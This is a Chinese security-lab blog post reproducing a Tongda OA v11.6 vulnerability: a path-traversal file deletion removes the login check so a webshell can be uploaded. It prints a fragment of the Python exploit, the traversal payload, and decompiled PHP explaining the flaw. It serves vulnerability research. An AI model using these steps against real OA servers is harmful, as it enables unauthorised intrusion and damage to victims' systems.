


通达OA v11.6版本漏洞复现分析

原创 唐小风 雷石安全实验室 今天

Part 1



昨晚在朋友圈看到有人发了一个通达OA的0day，但是没有去验证，直接转到了绿帽子技术交流群里。
EXP下载：https://github.com/Mr-xn/Penetration_Testing_POC



```
letype=nmsi&repkid=/.<>./.<>./.<>./>./"
files = {'FILE1': ('deconf.php',
payload)}
requests.post(url=url,files=files)
url=target+"/_deconf.php"
page=requests.get(url=url).text
if 'No input file specified.' not in
page:
    print("[+]Filed Uploaded
Successfully")
    print("[+]URL:",url)
else:
    print("[-]Failed to upload file")
```

EXP 来源于网络，勿用于非法目的，否则与本人无关。
阅读 170

昨天 18:30



Part 2

今天抽空看了一下，
先到官网 (<https://www.tongda2000.com/>)

提供的下载地址是：



The screenshot shows the homepage of the Tongda OA website. At the top, there is a navigation bar with links: 首页 (Home), 公司介绍 (Company Introduction), 产品中心 (Product Center), 下载 (Download), 解决方案 (Solutions), 用户案例 (User Cases), 购买联系 (Purchase Contact), 服务 (Service), and 用户服务区 (User Service Area). The main banner features the text "中国协同OA软件的领跑者" (Leader of China's Collaborative OA Software) and "让办公和沟通更高效" (Make Office and Communication More Efficient), with a "免费体验" (Free Trial) button. Below the banner, there is a section for "通达OA11.7版服务端(359MB)" (Tongda OA 11.7 Server Edition (359MB)), indicating it has been downloaded 246,461 times and updated on 2020-07-05. A "下载通达OA" (Download Tongda OA) button is prominently displayed. To the right of the button, a list of links includes: 下载通达OA, 产品更新, OA使用手册, 历史文档资料, OA可选组件, 版权保护声明, 永久免费授权, and 通达OA产品专区. At the bottom left, there is a small image of a computer screen displaying the Tongda OA interface.

<https://www.tongda2000.com/download/down.php?VERSION=2019&code=>


默认提供的是11.7的最新版本，下载之后尝试失败。

Part 3


尝试更改参数下载。



版本号错误




成功下载了四个版本，但是经过验证，全部不能上传webshell。在绿帽子群询问了一番，经过 和你 大佬的提醒，制定版本11.6




下载地址：<http://www.kxdw.com/soft/23114.html>

部署成功之后，我使用burp代理抓包exp的请求。



上传webshell成功，连接如图所示。



有人反应，exp打完之后，网页会无法访问。我这里本地测试的时候，首页依然正常，利用此漏洞，会删除auth.inc.php，这可能会损坏OA系统，在这里忠告大家不要去做未经授权测试。

Part 4

漏洞分析：

到目录
D:\MYOA\webroot\module\appbuilder\assets
查看print.php文件

打开网页：<http://dezend.qiling.org/free.html> 进行解密

php在线解密

加密文件:	<input type="text" value="print.php"/>	<div>上传PHP文件</div> * 请上传php文件,大小限制500k
加密方式:	zendj54	
验证码:	<input type="text" value="请输入右侧验证码"/>	<div>6YHT</div>
<div>开始处理</div>		

内容如下：

```
<?php
$s_tmp = __DIR__ . '/../../../../../logs/appbuilder/logs';
$s_tmp .= '/' . $_GET['guid'];
if (file_exists($s_tmp)) {
    $arr_data = unserialize(file_get_contents($s_tmp));
    unlink($s_tmp);
    $s_user = $arr_data['user'];
} else {
    echo 'ï'ðª²îÊý';
    exit;
}
```

```
1  $s_tmp = __DIR__ . '/../../../../../logs/appbuilder/logs';
```

对 \$s_tmp 进行赋值。

```
1  $s_tmp .= '/' . $_GET['guid'];
```

接着又对\$s_tmp 进行累加赋值。

exp中 通过../../../webroot/inc/auth.inc.php，回到上层目录，然后通过unlink() 函数删除该参数传递的文件。

我们再看一下 auth.inc.php 文件，为什么上传webshell之前要先把他删除呢。

```
<?php
include_once 'inc/session.php';
$PHPSESSID = isset($_GET['PHPSESSID']) ? $_GET['PHPSESSID'] : (isset($_POST['PHPSESSID']) ? $_POST['PHPSESSID'] : '');
if (preg_match('/^[a-z0-9]{20,32}$/i', $PHPSESSID)) {
    session_id($PHPSESSID);
}
if (strpos($_SERVER['REQUEST_URI'], 'export') || strpos($_SERVER['REQUEST_URI'], 'excel') || strpos($_SERVER['REQUEST_URI'], 'word') || strpos($_SERVER['REQUEST_URI'], 'attach.php') || strpos($_SERVER['REQUEST_URI'], 'download.php') || strpos($_SERVER['REQUEST_URI'], 'down.php')) {
    session_cache_limiter('private, must-revalidate');
}
session_start();
ob_start();
```

看到开头应该猜到了，这个文件是判断用户是否登陆的文件，如果没有登陆就不能上传，所以把这个文件删掉就可以成功上传webshell了。